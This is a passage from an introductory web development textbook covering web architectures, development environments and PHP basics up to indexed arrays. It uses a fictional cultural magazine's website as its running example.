
DESENVOLVIMENTO DE APLICAÇÕES WEB I

Apontamentos de Estudo • Comunicação e Multimédia



João Pavão

Web Application Development I

Course Textbook

João Pavão

2026-08-31

Table of contents

Preface	1
Organisation	1
Source and Updates	1
How to Use This Textbook	2
Author	2
1. Software Development for the Web	3
1.1. Web Programmer Profiles	3
1.1.1. Frontend	3
1.1.2. Backend	3
1.1.3. Full Stack	3
1.2. Work Tools	4
1.3. HTML and CSS: the Basic Building Blocks	4
1.4. CSS Frameworks and Preprocessors	4
1.5. What an Entry-Level Frontend Developer Should Know	4
1.6. Server-Side Technologies	5
1.6.1. Languages	5
1.6.2. Server Frameworks	5
1.6.3. Databases and ORMs	5
References	5
2. Web Architectures and Infrastructure	7
2.1. Web Architectures	7
2.1.1. Client-Server Architecture	7
2.1.2. Model-View-Controller (MVC)	7
2.1.3. Three-Tier Architecture	8
2.2. Infrastructure	8
2.2.1. Servers	8
2.2.2. Web Services (API)	9
2.2.3. Virtualisation	9
2.2.4. This Course's Working Environment	10
References	10

3. PHP I: Syntax, Variables and Arrays	11
3.1. Preparing the Development Environment	11
3.2. The Project: Contraponto Magazine	11
3.3. Architecture and Assigning Responsibilities	12
3.4. The PHP Language	13
3.5. Basic Syntax	13
3.6. Variables	14
3.7. Data Types	14
3.7.1. Type Conversion	15
3.8. Arrays	16
3.8.1. Indexed Arrays	17
3.8.2. Associative Arrays	18
3.8.3. Multidimensional Arrays	18
3.8.4. Complete Example: an Author's Views	19
3.9. Challenge	20
References	20
4. PHP II: Conditionals and Loops	22
4.1. Conditional Structures	22
4.1.1. Comparison Operators	23
4.1.2. Logical Operators	24
4.2. Loops	24
4.2.1. <code>for</code>	24
4.2.2. <code>while</code>	25
4.2.3. <code>do...while</code>	25
4.2.4. <code>foreach</code>	25
4.3. Challenge	26
References	26
5. PHP III: Functions, Dates and Includes	28
5.1. Functions	28
5.2. Dates	29
5.2.1. Getting the Current Date and Time	29
5.2.2. Custom Formatting	30
5.2.3. Time Zones	30
5.3. Controlling Page Flow: Includes	31
5.4. Challenge	31
References	32
6. Communication Models and Networks	33
6.1. Why Organise Communication into Layers?	33
6.2. The Two Models: OSI and TCP/IP	34
6.3. The Data's Journey: Encapsulation	35
6.3.1. The Transport Layer: TCP	36
6.3.2. The Network Layer: IP	37
6.3.3. The Link Layer: Ethernet and MAC Addresses	37
6.3.4. The Physical Medium	38
6.4. Routing	39
6.5. Ports, Addresses and URLs	39
6.6. The Domain Name System (DNS)	39
References	40

7. The HTTP Protocol and State Management	42
7.1. The Components of the Web	42
7.2. The HTTP Protocol	42
7.3. What Happens When a URL Is Typed	42
7.4. The Request Message	43
7.4.1. The GET Method	43
7.4.2. The POST Method	43
7.4.3. GET vs. POST	44
7.4.4. Virtual Resources	44
7.5. Superglobals	44
7.6. HTTP Headers	45
7.7. The Server's Response	46
7.8. HTTP Is a Stateless Protocol	46
7.9. State Management: Cookies and Sessions	47
7.9.1. Cookies	47
7.9.2. Sessions	47
7.10. Challenge	48
References	48
8. Databases and PHP	50
8.1. Relational Databases and the DBMS	50
8.2. SQL Commands	50
8.3. The Three-Tier Architecture and PHP's Role	51
8.4. Connecting PHP to MySQL	51
8.5. Creating Databases and Tables	52
8.6. Fundamental Operations: CRUD in SQL	52
8.7. Prepared Statements	53
8.8. Errors and Best Practices	54
8.9. A Complete CRUD Application	55
8.10. Challenge	56
References	56
9. Web Application Security	57
9.1. Vulnerabilities in Custom Code	57
9.1.1. SQL Injection	57
9.1.2. XSS (Cross-Site Scripting)	58
9.1.3. CSRF (Cross-Site Request Forgery)	58
9.2. Vulnerabilities in Third-Party Dependencies	59
9.3. Best Practices	59
References	59
10. Model-View-Controller (MVC)	61
10.1. Why Separate Responsibilities?	61
10.2. Rebuilding the CRUD with MVC	61
10.3. Business Rules in the Model	62
10.4. The Front Controller	63
References	63
11. Web Development Frameworks	65
11.1. What a Framework Automates	65
11.2. Laravel	65
11.3. Other Frameworks	66

References	66
Appendices	68
A. Development Environment Setup	68
A.1. Introduction	68
A.1.1. Virtual Machine or Containers?	68
A.1.2. What You Should End Up With	69
A.1.3. Students' Computer Operating Systems	69
A.1.4. phpMyAdmin	69
A.2. Virtual Machine Provided by the Lecturer	70
A.2.1. Installing VirtualBox	70
A.2.2. Importing the .ova File	70
A.2.3. First Tests	70
A.3. Containers Provided by the Lecturer	71
A.3.1. Installing Docker	71
A.3.2. Loading and Starting the Containers	71
A.3.3. First Tests	72
A.4. Building the Environment from Scratch	72
A.4.1. Option 1: Virtual Machine with VirtualBox	72
A.4.2. Option 2: Containers with Docker	74
A.5. Verifying the Installation	76
References	77
B. Class Code Demos	78
B.1. Introduction	78
B.2. Demo: Variables and Arrays	78
B.3. Demo: Conditionals, Loops and Superglobals	79
B.4. Demo: Functions	81
B.5. Demo: Dates	82
B.6. Demo: Includes (Header and Footer)	82
References	83
C. Programming Challenges	84
C.1. Introduction	84
C.2. Chapter 3 Challenge: Complete the Article Catalogue	84
C.3. Chapter 4 Challenge: List and Filter Articles	85
C.4. Chapter 5 Challenge: Formatting Function and Includes	86
C.5. Chapter 7 Challenge: Real Requests with GET and POST	88
C.6. Chapter 8 Challenge: Migrate the Catalogue to a Database	89
References	92
D. Computer Networks Supplement	93
D.1. Introduction	93
D.2. The Real Protocols per Layer	93
D.3. Services and Protocols	93
D.4. The Structure of the Headers	95
D.4.1. TCP	95
D.4.2. IP	96
D.4.3. Ethernet	97
D.5. Data Reception, in Detail	97

Table of contents

D.6. An Overall View	99
References	99
E. HTTP Supplement	101
E.1. Introduction	101
E.2. The Exact Syntax of HTTP Messages	101
E.2.1. The GET Request	101
E.2.2. The POST Request	102
E.3. HTTP Headers	103
E.4. Browser Connection Management	103
E.5. The Attributes of a Cookie	103
References	104

Preface

This textbook is a self-study resource for the theoretical component of the course **Web Application Development I** (DAW1), Bachelor's in Communication and Multimedia, covering server-side web application development with PHP, from the fundamentals of client-server communication to the architecture and security of modern web applications.

In the practical component of the course, students apply these concepts by building dynamic web sites with PHP and databases. This textbook covers the theoretical component; the practical component is covered separately, in the corresponding classes.

Organisation

The text is organised into five thematic blocks, following the course's official syllabus:

1. **Web Foundations and Landscape** — chapters 1 and 2, covering the process of developing a web application and the different types of servers and infrastructure
2. **PHP Programming** — chapters 3, 4 and 5, covering syntax, control flow, functions and code organisation
3. **Communication and State on the Web** — in this block, chapters 6 and 7, network models, the HTTP protocol, and state management with cookies and sessions
4. **Data and Security** — this block covers chapters 8 and 9, on databases with PHP and web application security
5. **Architecture and Tools** — finally, this block, chapters 10 and 11, covers the Model-View-Controller pattern and web development frameworks

Source and Updates

The content of this textbook is based on the lecturer's own material, developed over previous years of teaching the course (slides and code demonstrations), reorganised and updated for the 2026/2027 academic year. The reference bibliography for the course is listed in each chapter and compiled in the `referencias.bib` file.

How to Use This Textbook

Each chapter corresponds to one theoretical class of the course. Students are advised to read a chapter before the corresponding class, and to use this text as support for independent study, to review concepts and clarify doubts. Reading does not replace attendance in class, nor participation in the practical, in-class demonstrations. In every chapter involving PHP programming, the example code is presented directly in the text, and students are encouraged to experiment with the code, testing it and modifying it to better understand the concepts, through the challenges proposed at the end of each chapter.

Author

João Pavão — UTAD



Software Development for the Web

1.1. Web Programmer Profiles

Web development is traditionally organised into three profiles, distinguished by which side of the application they work on.

1.1.1. Frontend

The *frontend* programmer works on the client side, that is, in the *browser*, and is responsible for the interface the user interacts with directly. The base tools are HTML, CSS and JavaScript, often supported by *frameworks* such as React, Vue.js or Angular. React is today the most used, but Vue.js has established itself as the second most widely adopted option globally, ahead of Angular in developer satisfaction ('State of JavaScript 2025: Front-End Frameworks' 2025).

1.1.2. Backend

The *backend* programmer works on the server side: implements the business logic, manages database access, and exposes that logic to the outside world, typically through the HTTP protocol's API. Uses languages such as PHP, Python or JavaScript (in a Node.js environment), and database management systems such as MySQL, MariaDB, PostgreSQL or MongoDB. Also handles server configuration and application *deployment* tasks.

1.1.3. Full Stack

The *full stack* programmer works on both sides, frontend and backend, with the tools described above or with *frameworks* that integrate both components, such as Laravel (in PHP), Django or FastAPI (in Python), or Next.js (in JavaScript/TypeScript).

1.2. Work Tools

Regardless of profile, a web programmer typically works with the following set of tools:

- **Computer and operating system:** macOS, Windows or Linux;
- **Browser:** Chrome, Firefox, Safari or Edge, to test the result of the work;
- **Text editor or IDE:** Visual Studio Code, Sublime Text or a more complete IDE, such as WebStorm;
- **Terminal:** the command line on macOS or Linux, or PowerShell or Git Bash on Windows;
- **Design software:** for prototypes and interfaces, with Figma as the market's reference tool (Mapsoft, n.d.).

1.3. HTML and CSS: the Basic Building Blocks

HTML and CSS are the fundamental building blocks of any web page: HTML structures the content and CSS defines its visual presentation. A *frontend* programmer should master, at minimum:

- The basic and semantic HTML5 *tags*;
- The fundamentals of CSS: selectors, properties and the box model;
- Alignment and grids in CSS, using Flexbox and CSS Grid;
- *Media queries* and responsive design, so the page works across different screen sizes;
- Simple animations and transitions.

1.4. CSS Frameworks and Preprocessors

Writing pure CSS for a large project is possible, but laborious. This gave rise to CSS *frameworks*, ready-to-use style and component libraries. Tailwind CSS is today the most used, ahead of Bootstrap ('Top CSS Frameworks in 2025: What Devs Actually Use' 2025); Foundation remains a niche option, mainly in existing enterprise projects.

Beyond component *frameworks*, there are tools that extend the CSS language itself. Sass is a preprocessor that adds functionality to CSS, such as variables, selector nesting and *mixins*; PostCSS transforms CSS through JavaScript plugins, with similar functionality. Native selector nesting, native variables (*custom properties*) and features such as `color-mix()` are now part of the CSS language itself, with broad support in modern browsers ('Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)' 2025), covering much of what used to motivate the use of a preprocessor.

1.5. What an Entry-Level Frontend Developer Should Know

Summarising what is expected of a *frontend* programmer at the start of their career:

- Build web *layouts* with HTML and CSS;
- Know JavaScript and work with the DOM (*Document Object Model*);
- Build small, interactive *frontend* applications;
- Be able to connect those applications to external APIs;

- Work with Git and use version control;
- Install and manage small, real projects already in production.

1.6. Server-Side Technologies

Server-side technologies are organised into three broad groups: languages and *frameworks*, databases, and programming through the HTTP protocol's API.

1.6.1. Languages

On the server side, the landscape of languages includes, among others, Node.js (JavaScript on the server), Python, PHP, C#, Go, Ruby, Java, Kotlin, Rust, Scala and Swift. PHP is one of the most used server-side languages, largely due to its historical connection to WordPress and a large part of the Web published through content management systems.

1.6.2. Server Frameworks

Each backend language has its own web development *frameworks*. In JavaScript, notable ones include Express, Koa, Fastify and Next.js; in Python, Django, Flask and FastAPI; in PHP, Laravel, Symfony and Slim. Laravel is today the most used PHP *framework*, ahead of Symfony (JetBrains 2025).

1.6.3. Databases and ORMs

Databases are essentially divided into two broad groups:

- **Relational**, organised into tables with a fixed schema and relationships between them, such as PostgreSQL, MySQL or SQLite;
- **Non-relational** (*NoSQL*), with more flexible schemas, such as MongoDB and Firebase (Cloud Firestore), both document-oriented (Google, n.d.), or Redis (key-value, widely used for *caching*).

To make it easier to access databases from object-oriented code, object-relational mapping (ORM) tools are frequently used, such as Eloquent (Laravel's native ORM), Prisma, Drizzle or TypeORM in JavaScript/TypeScript, Mongoose for MongoDB, or SQLAlchemy in Python. Prisma is the most used by number of projects, but Drizzle has grown notably among projects that favour more direct control over the generated SQL (Bytebase 2026).

References

- Bytebase. 2026. 'Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?' 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. '45 SOAP to REST Conversion Statistics Every Enterprise Should Know'. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. n.d. 'Cloud Firestore Data Model'. <https://firebase.google.com/docs/firestore/data-model>.

References

- JetBrains. 2025. ‘The State of PHP 2025’. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. n.d. ‘Adobe XD End of Life: Status, Timeline & Alternatives’. <https://mapsoft.com/adobe-xd-end-of-life/>.
- ‘Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)’. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. ‘OWASP Top 10:2025’. 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. ‘Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown’. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. ‘MVC: Xerox PARC 1978-79’. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- ‘State of JavaScript 2025: Front-End Frameworks’. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- ‘Top CSS Frameworks in 2025: What Devs Actually Use’. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.



2.1. Web Architectures

2.1.1. Client-Server Architecture

The client-server model is the architecture paradigm widely used in web application development, in which the roles of the computers or devices involved are split into two categories:

- **Client:** a device or program that makes requests to a server to obtain services, resources or information. It is typically the *browser*, on computers, phones or tablets, and is responsible for interacting with the user and sending requests to the server.
- **Server:** a program that responds to client requests, processing them, carrying out operations and sending the responses back.

A single computer can play both roles at the same time, running both the client and the server, and a server can respond to many clients simultaneously. What never changes is the direction of the request: it is always the client that starts the communication, the server only responds. A server does not send data to a client on its own initiative, without a prior request.

This model has a direct consequence on how a web application is organised: the code that runs on the client, HTML, CSS and JavaScript, is sent by the server but then executed entirely on the user's computer, outside the *backend* programmer's control; the code that runs on the server, in this case PHP, is on the other hand never visible to the client, which only receives the result of its processing. This separation is the basis of the whole architecture studied in this course: the *frontend* runs on the client, the *backend* runs on the server, and the two sides communicate through the HTTP protocol.

2.1.2. Model-View-Controller (MVC)

MVC is a software architecture pattern, originally proposed by Trygve Reenskaug in 1978, during his work at Xerox PARC on the Smalltalk language (Reenskaug 2003). Today it is one of the most used patterns in web application development, and separates the application into three components:

2. Web Architectures and Infrastructure

- **Model:** represents the application's data and business logic. Handles database access, data processing and business rules, and is responsible for storing and retrieving information.
- **View:** responsible for presenting data to the user, taking care of the interface and how information is displayed. It can be a web page, a graphical interface, or any other presentation method.
- **Controller:** acts as the intermediary between the model and the view. Receives user requests, processes them and decides what to do based on them, updating the model as needed and choosing the appropriate view to show the results.

In a typical PHP application, HTML and CSS make up the *View*, PHP implements the *Controller* (and, often, part of the *Model* too), and the database, such as MySQL, is where the *Model* persists the data.

The main advantage of MVC is the separation of responsibilities: whoever changes a page's appearance does not need to touch the business logic, and whoever changes how data is processed does not need to touch the HTML. This makes the code easier to maintain as the application grows, allows different parts of the application to be tested independently, and makes it possible for several people to work simultaneously on different components of the same application without interfering with one another.

2.1.3. Three-Tier Architecture

Closely related to MVC is three-tier architecture (*3-tier*), which separates an application into a presentation tier (what the user sees and interacts with), a business logic tier (the application's processing and rules) and a data tier (persistent storage). In a PHP application, this typically translates into HTML/CSS at the presentation tier, PHP at the logic tier, and MySQL at the data tier.

The difference between MVC and three-tier architecture is mainly one of level: MVC is a pattern for organising code within an application, while three-tier architecture describes, more generally, how those responsibilities are distributed, and can even run on different physical machines, for example an application server separate from the database server. In practice, for a PHP application like the ones developed in this course, the two architectures describe, to a large extent, the same separation of responsibilities seen from different angles.

2.2. Infrastructure

2.2.1. Servers

A web server is the program responsible for listening for HTTP requests on a network port and returning responses, typically web pages or data. It is a piece of *software* that runs continuously on a machine, waiting for new connections, capable of handling many simultaneous requests from different clients. The most used web servers include **Apache** and **NGinX**, both capable of serving PHP pages, either through a built-in module or a separate process (such as PHP-FPM) that the web server invokes to run the PHP code.

Besides web servers, there are other specialised types of servers. In the Java world, for example, there are application servers such as **GlassFish**, currently maintained by the Eclipse Foundation as part of Jakarta EE, and **WildFly** (formerly known as JBoss Application Server; today the name of the commercial product supported by Red Hat is JBoss EAP). On the

data side, **MySQL Server** is the most common example in the context of this course, running as a process separate from the web server, and communicating with PHP through a local network connection.

2.2.2. Web Services (API)

An API (*Application Programming Interface*) of a web service allows different systems to communicate with one another over the network, typically over HTTP. From the point of view of MVC architecture, an API is, in many cases, a *Controller* that returns structured data, instead of an HTML page ready to show to the user, to be consumed by another application. The two best-known styles are:

- **REST** (*Representational State Transfer*): uses HTTP methods (GET, POST, PUT, DELETE) on resources identified by URLs, and exchanges data typically in JSON. It is today the dominant style, representing around 75% of adoption among developers (DreamFactory 2025).
- **SOAP** (*Simple Object Access Protocol*): a stricter, more formal protocol, based on XML, with an explicit service contract. Today it is mostly limited to legacy systems in regulated industries, such as banking, healthcare or enterprise systems (ERP), where it continues to process high transaction volumes despite no longer being the choice for new services (DreamFactory 2025).

2.2.3. Virtualisation

To develop and test web applications in isolation from the local computer's operating system, and without the risk of the work's outcome depending on that computer's particularities, virtualised environments are used. There are two main approaches:

Virtual machines: each virtual machine includes its own complete operating system, in addition to the application and its dependencies. The advantage is that they are completely isolated from one another, and their configurations can be shared and reproduced reliably, ensuring that every student in a class works on exactly the same server configuration; the disadvantage is duplicated resources, since each virtual machine loads its own operating system, and longer startup times.

Containers: instead of replicating the whole operating system, containers share the host operating system's kernel, encapsulating only the application and its dependencies. **Docker** is the reference tool for this model. The advantages are a smaller system footprint, faster startup, and ease of sharing, building and distribution; the disadvantage is less complete isolation than a whole virtual machine, since all the containers on a machine share the same operating system kernel.

This distinction is not merely academic: the same two approaches used to develop locally, in a virtual machine or in a container, are also the most common ways to put a web application into production on a real server, which makes the choice of development environment a decision with a direct impact on how the application will later be published.

2.2.4. This Course's Working Environment

In this course, the *backend* is developed inside a virtual machine (`VirtualBox`) with Ubuntu, containing the *XAMP stack* (depending on the operating system it may be *WAMP* for Windows, *MAMP* for Mac, *XAMP* for various OSes), *Apache* (the server), *MySQL* (the database) and *PHP* (the programming language), the four initials that give the acronym its name. The text editor used is *Visual Studio Code*. This environment isolates the development work from each student's own computer operating system, be it *macOS*, *Ubuntu* or *Windows*, ensuring that everyone works on the same server, database and language configuration, regardless of the computer used at home.

References

- Bytebase. 2026. 'Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?' 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. '45 SOAP to REST Conversion Statistics Every Enterprise Should Know'. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. n.d. 'Cloud Firestore Data Model'. <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. 'The State of PHP 2025'. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. n.d. 'Adobe XD End of Life: Status, Timeline & Alternatives'. <https://mapsoft.com/adobe-xd-end-of-life/>.
- 'Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)'. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. 'OWASP Top 10:2025'. 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. 'Patchstack's 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown'. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. 'MVC: Xerox PARC 1978-79'. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- 'State of JavaScript 2025: Front-End Frameworks'. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- 'Top CSS Frameworks in 2025: What Devs Actually Use'. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.



3.1. Preparing the Development Environment

Before writing the first line of PHP code, an environment where that code can run is needed: an **Apache** server capable of interpreting PHP, connected to a **MySQL**, as seen in Section 2.2.4. In practice, no student needs to build this environment from scratch: the lecturer of the practical component usually provides a ready-made image, either a virtual machine or **Docker** containers, ready to import and use. The complete steps for preparing this environment, by either route, are left for Section A.1, since they are configuration details, not programming, and can vary depending on each student's operating system.

What matters for the rest of this chapter is only the result: an **Apache** running, capable of interpreting PHP, connected to a **MySQL**, a code editor such as **Visual Studio Code** with access to the project files, and the ability to open a `.php` file in a *browser* and see the result of its execution. With this environment ready, everything needed is in place to finally start writing and testing PHP code.

3.2. The Project: Contraponto Magazine

Throughout this and the following chapters, the code examples follow the same project, so that each new concept is seen applied to a real problem, instead of disconnected, standalone examples.

Rita Ferreira has run Contraponto, a cultural print magazine, for over ten years, and now wants a digital version: a site where the magazine's articles are available online, organised by category, with room for readers to comment. Tiago Correia, a final-year Communication and Multimedia student, takes on the challenge of building that site over the semester, applying what he learns in this course.

Before writing the first line of code, Tiago proposes a simple sketch to Rita of the data the site will need to store:


- **Article:** each published piece of content (title, summary, text, author, category, publication date);
- **Author:** who writes the magazine's articles;
- **Category:** the topic of each article, for example Culture, Technology or Music;

- **Comment:** what readers write about an article.

This sketch is not yet a database, only a map of the problem: the implementation, chapter by chapter, starts with the simplest parts, and only adds new complexity as Tiago learns new tools of the language, from the arrays seen in Section 3.8 to the database tables from Section 8.1 onward.

3.3. Architecture and Assigning Responsibilities

Before deciding what language to program the Contraponto site in, it is worth understanding where each piece of the problem fits. Three-tier architecture, already introduced in Section 2.1.3, splits an application like this one into three parts: presentation, logic and data. The following figure applies this split to the project sketched in Section 3.2:



The presentation layer is what Tiago has already mastered since the first year of his degree: HTML structures each page of the site, the article listing, an individual article's page, the comment form; CSS handles their visual presentation; and JavaScript can, later, make the interface more dynamic. None of this changes in this course; it is the starting point on which all the following work is built.

What Tiago is missing is the logic layer: the code that runs on the server, decides which articles to show, and validates a comment submitted by a reader before passing it on to the data layer. As seen in Section 1.6.1, this layer can be written in any of several server languages, `Node.js`, `Python` or `PHP`, among others; this course chooses `PHP`, one of the most used in this role. The data layer, which the logic turns to in order to query or store articles, authors, categories and comments, is only introduced from Section 8.1 onward; until then, it is the logic layer itself that stores this data, in memory, as already seen in the next section.

From here on, the rest of this chapter, and all the following ones, is devoted to building Contraponto's logic layer.

3.4. The PHP Language

PHP (*Hypertext Preprocessor*) is a *scripting* language that runs on the server side. Unlike HTML and JavaScript, which the *browser* receives and interprets directly, PHP code is executed on the server, and the client only receives the result of that processing, typically HTML. This means PHP code is never visible to whoever visits the site, even if they view the page's source code in the *browser*: everything the client receives is already the result of PHP's execution, never the PHP code itself.

A PHP code section always starts with `<?php` and can be closed with `?>`, although, in files that contain only PHP, it is common to omit the closing tag, to avoid accidental whitespace after it. PHP can be inserted in the middle of HTML, mixing both languages in the same file, entering and leaving PHP mode as many times as needed:

```
1 <!DOCTYPE html>
2 <html>
3 <body>
4   <h1>Hello!</h1>
5   <?php
6     echo "<p>It is now " . date("H:i") . "</p>";
7   ?>
8   <p>This text is no longer PHP, it is plain HTML.</p>
9   <?php
10    $visitas = 128;
11    echo "<p>This site has been visited $visitas times.</p>";
12  ?>
13 </body>
14 </html>
```

PHP supports two programming styles: procedural, a sequence of instructions and function calls, which is what this book follows as its base, and object-oriented, in which data and behaviour are grouped into objects, created with `new` and manipulated through methods, called with an arrow (`->`). PHP itself relies on objects in some of its own internal tools, such as the `DateTime` class, seen in Section 5.2; in those cases, only the syntax needed to use them is introduced, without yet needing to know how to build objects of one's own.

3.5. Basic Syntax

Every PHP statement ends with a semicolon (`;`); forgetting it is one of the most common mistakes made by those starting to program in PHP, and it typically produces a syntax error (*parse error*) that prevents the page from loading. Single-line comments are made with `//`, and multi-line ones with `/* ... */`:

3. PHP I: Syntax, Variables and Arrays

```
1 <?php
2 // This single-line comment does not appear on the page
3
4 /* This comment
5    can span
6    several lines */
7
8 echo "Hello, World!";
```

To display a value, the `echo` command is used, which can take several values separated by commas:

```
1 <?php
2 echo "Hello, World!";
3 echo "Name: ", "John", ", Age: ", 25;
```

3.6. Variables

A variable is a “container” for storing data the program will use. In PHP, a variable’s name has to follow a precise set of rules:

- Always starts with the `$` symbol;
- After the `$`, the name has to start with a letter or an *underscore* (`_`), never a number;
- Can only contain letters, numbers and *underscores*, no spaces or other symbols;
- Is case sensitive: `$idade` and `$Idade` are two different variables, a common mistake that can cause a lot of confusion when debugging a *script*.

```
1 <?php
2 $idade = 19;           // valid
3 $_total = 0;          // valid, starts with an underscore
4 $nome_completo = "Ana Silva"; // valid
5
6 $1idade = 19;         // INVALID: cannot start with a number
```

3.7. Data Types

Unlike languages such as Java or C#, PHP does not require declaring a variable’s type: the type is determined automatically by the assigned value, and can change if the variable later receives a value of another type. This feature is called dynamic typing. PHP supports the following data types:

- **String**: text, delimited by single or double quotes;
- **Integer**: whole numbers, positive or negative, with no decimal places;
- **Float** (or *double*): numbers with decimal places;
- **Boolean**: the values `true` or `false`;
- **Array**: a collection of several values, a topic detailed in the next section;
- **Object**: an instance of a class, grouping data and behaviour;

3. PHP I: Syntax, Variables and Arrays

- **NULL**: a special type, with a single possible value, `null`, representing the absence of a value;
- **Resource**: a reference to a resource external to PHP, such as an open connection to a database or a file.

The first four, string, integer, float and boolean, are the simple types used in day-to-day programming; the remaining ones, array, object, NULL and resource, appear throughout this course as programs become more complex.

```
1 <?php
2 $idade = 19;           // integer
3 $preco_do_almoco = 10.5; // float
4 $texto = "Hello, World!"; // string
5 $porta_aberta = true;   // boolean
6 $sem_valor = null;      // NULL
```

The `gettype()` function returns a variable's current type, which is particularly useful while learning the language, since type errors in PHP are not always obvious:

```
1 <?php
2 echo gettype($idade); // integer
3 echo gettype($preco_do_almoco); // double
4 echo gettype($porta_aberta); // boolean
```

A typical source of confusion for beginners: `echo` of a boolean value shows `1` for `true`, but shows literally nothing for `false`, which can at first look like a bug in the program itself, when it is simply PHP's normal behaviour.

Strings can be concatenated with the `.` operator, and it is possible to mix text and variables directly in the same `echo` statement, either by concatenation or by writing the variable inside a double-quoted *string*:

```
1 <?php
2 $nome = "Ana";
3 $idade = 25;
4
5 echo "Name: " . $nome . ", Age: " . $idade . " years old"; // by concatenation
6 echo "Name: $nome, Age: $idade years old"; // inside double quotes
```

Note that this variable interpolation only works with double quotes; inside single quotes, `$nome` would be displayed literally, without being replaced by its value.

3.7.1. Type Conversion

Even though typing in PHP is dynamic, it is often necessary to explicitly convert a value from one type to another, for example to ensure a number received from an HTML form, which always arrives as a *string*, is treated as a number before being used in a calculation. This conversion is done by placing the desired type, in parentheses, before the value:

3. PHP I: Syntax, Variables and Arrays

```
1 <?php
2 $idade_texto = "25";           // string, as it would arrive from a form
3 $idade = (int) $idade_texto;   // 25, now an integer
4
5 $preco = "10.5";
6 $preco_num = (float) $preco;   // 10.5, now a float
7
8 $numero = 0;
9 $estado = (bool) $numero;      // false: 0, "", "0" and null convert to false
10
11 echo gettype($idade);         // integer
12 echo gettype($estado);        // boolean
```

PHP also converts types automatically, with no need to ask, whenever an operation requires it: in a sum, a purely numeric *string* is converted to a number with no warning at all:

```
1 <?php
2 $a = "10";
3 $b = "5";
4
5 echo $a + $b;   // 15 (integer), the strings are converted automatically
6 echo $a . $b;   // "105" (string), the . operator forces concatenation
```

This behaviour is useful, but also a common source of confusion for beginners: the same `+` symbol adds numbers, but `.` concatenates text, and it is easy to swap one for the other without PHP flagging any error, simply producing an unexpected result.

3.8. Arrays

Tiago starts with the most visible part of the Contraponto site: the list of published articles. A first attempt, perhaps the most obvious for someone starting to program, would be to create one variable per title:

```
1 <?php
2 $artigo1 = "Entrevista: o futuro do jornalismo local";
3 $artigo2 = "Crítica: a nova exposição do museu";
4 $artigo3 = "Como nasceu a Contraponto";
```

This approach works while the magazine has three articles, but quickly becomes unsustainable: what if the magazine publishes fifty articles? What if an article is taken down, or a new one is published? Variables would need to be created, deleted or renamed one by one, and any code that needed to loop through “all the articles” would have to be rewritten every time the number of articles changed. This approach also lacks simple answers to everyday questions about a site like this: how many articles are published? What is the list of titles, in alphabetical order? None of these questions has an easy answer with separate variables.

The solution is an array: a data structure that allows several related values to be stored in a single variable, accessible through numeric indices or associative keys, instead of creating a separate variable for each value. PHP provides three types of arrays, each better suited to a different kind of problem, as the following sections show, always returning to the Contraponto site.

3.8.1. Indexed Arrays

The simplest type of array is the indexed (or numeric) array, in which each value is accessed through an integer index, which always starts at 0. It is the right structure for Contraponto's titles problem, since there is no need to give each article its own name, only to store them all together:

```

1 <?php
2 $titulos = array(
3     "Entrevista: o futuro do jornalismo local",
4     "Crítica: a nova exposição do museu",
5     "Como nasceu a Contraponto"
6 );
7
8 echo $titulos[0]; // Entrevista: o futuro do jornalismo local
9 echo $titulos[1]; // Crítica: a nova exposição do museu
10 echo $titulos[2]; // Como nasceu a Contraponto
11
12 $titulos[] = "Roteiro cultural de outubro"; // adds a new element at the end
13 echo count($titulos); // 4, the number of elements in the array

```

